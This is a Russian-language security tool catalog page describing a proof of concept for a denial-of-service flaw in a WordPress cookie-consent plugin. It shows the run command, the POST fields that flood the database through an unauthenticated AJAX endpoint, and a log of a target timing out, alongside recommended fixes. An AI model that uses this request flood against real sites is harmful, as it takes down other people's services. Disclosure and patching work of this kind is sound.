
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-51529 — Некорректный контроль доступа в функциональности AJAX-конечной точки в плагине jonkastonka Cookies and Content Security Policy вплоть до версии 2.29 | Kitploit
Инструменты/GitHubGitHub/piotrmaciejbednarski/cve-2025-51529
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubpiotrmaciejbednarski/cve-2025-51529

CVE-2025-51529

Некорректный контроль доступа в функциональности AJAX-конечной точки в плагине jonkastonka Cookies and Content Security Policy вплоть до версии 2.29

РепозиторийСайт
6241 год назадЕщё не проверено
Поделиться

CVE-2025-51529: Уязвимость DoS в плагине WordPress Cookies and Content Security Policy

Некорректный контроль доступа в функциональности AJAX-эндпоинта в плагине jonkastonka Cookies and Content Security Policy версии до 2.29 позволяет удалённым злоумышленникам вызвать отказ в обслуживании (истощение ресурсов сервера базы данных) с помощью неограниченных операций записи в базу данных на эндпоинт wp_ajax_nopriv_cacsp_insert_consent_data.

Уязвимость существует в функции cacsp_insert_consent_data(), которая открывается через AJAX-эндпоинт WordPress (wp-admin/admin-ajax.php) без требований аутентификации. Плагин использует действие wp_ajax_nopriv_, делая его доступным для неаутентифицированных пользователей.

Вектор атаки: Удалённые злоумышленники могут отправлять неограниченное количество одновременных POST-запросов, чтобы перегрузить сервер базы данных операциями записи, вызывая истощение CPU и дискового ввода-вывода.

Детали уязвимости

  • Идентификатор CVE: CVE-2025-51529
  • Статус: RESERVED
  • Тип: Некорректный контроль доступа / Отказ в обслуживании
  • Продукт: Плагин Cookies and Content Security Policy версии до 2.29
  • Вендор: Johan Jonk Stenstroem (jonkastonka)
  • Затронутая функция: cacsp_insert_consent_data()
  • Вектор атаки: Удалённый
  • Обнаружил: Piotr Bednarski

Требования

  • Python 3.x
  • requests
  • matplotlib
  • threading

Использование

Базовое использование PoC-скрипта выглядит следующим образом:

python payload.py --target <target_url> --threads <number_of_threads>

По умолчанию количество потоков установлено на 100. Вы можете указать другое количество потоков, передав его вторым аргументом.

Пример вывода

Диаграмма DoS-атаки

Target WordPress URL (https://example.com): https://vulnerable-site.com
Number of threads (default 100): 

Launching DoS attack with 100 threads...
Press Ctrl+C to stop the attack

[19:41:20] ✓ Status: 200 | Response time: 538.3ms | DB: 0.00MB (1 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 554.51ms | DB: 0.00MB (2 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 522.29ms | DB: 0.00MB (3 rows, 351b/row)
[19:41:20] ✓ Status: 200 | Response time: 498.72ms | DB: 0.00MB (4 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 946.94ms | DB: 0.00MB (5 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 858.41ms | DB: 0.00MB (6 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 922.29ms | DB: 0.00MB (7 rows, 351b/row)
[19:41:21] ✓ Status: 200 | Response time: 991.41ms | DB: 0.00MB (8 rows, 351b/row)
...
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding
[19:41:26] ⚠ TIMEOUT - server not responding

Как это работает

Эксплойт отправляет POST-запросы на /wp-admin/admin-ajax.php с:

data = {
    'action': 'cacsp_insert_consent_data',
    'accepted_cookies': 'necessary,experience,analytics,marketing',
    'expires': "9" * 255  # Maximum TINYTEXT length
}

Каждый успешный запрос вставляет новую строку в базу данных, содержащую:

  • Метка времени (19 байт)
  • IP-адрес (~13 байт)
  • Настройки cookie (переменные)
  • Данные об истечении (до 255 байт)
  • ID сайта (1 байт)
  • Накладные расходы MySQL (~22 байта)

Результат: ~89 байт на запрос × неограниченное количество запросов = быстрый рост базы данных

Рекомендуемые исправления

  • Добавить проверку nonce для AJAX-вызовов
  • Реализовать ограничение частоты запросов по IP
  • Правильно проверять пользовательские входные данные

Отказ от ответственности

Данный PoC предназначен только для образовательных целей. Автор не несёт ответственности за любое неправильное использование или ущерб, причинённый в результате использования этого кода. Всегда получайте разрешение перед тестированием любой системы.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    333
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →


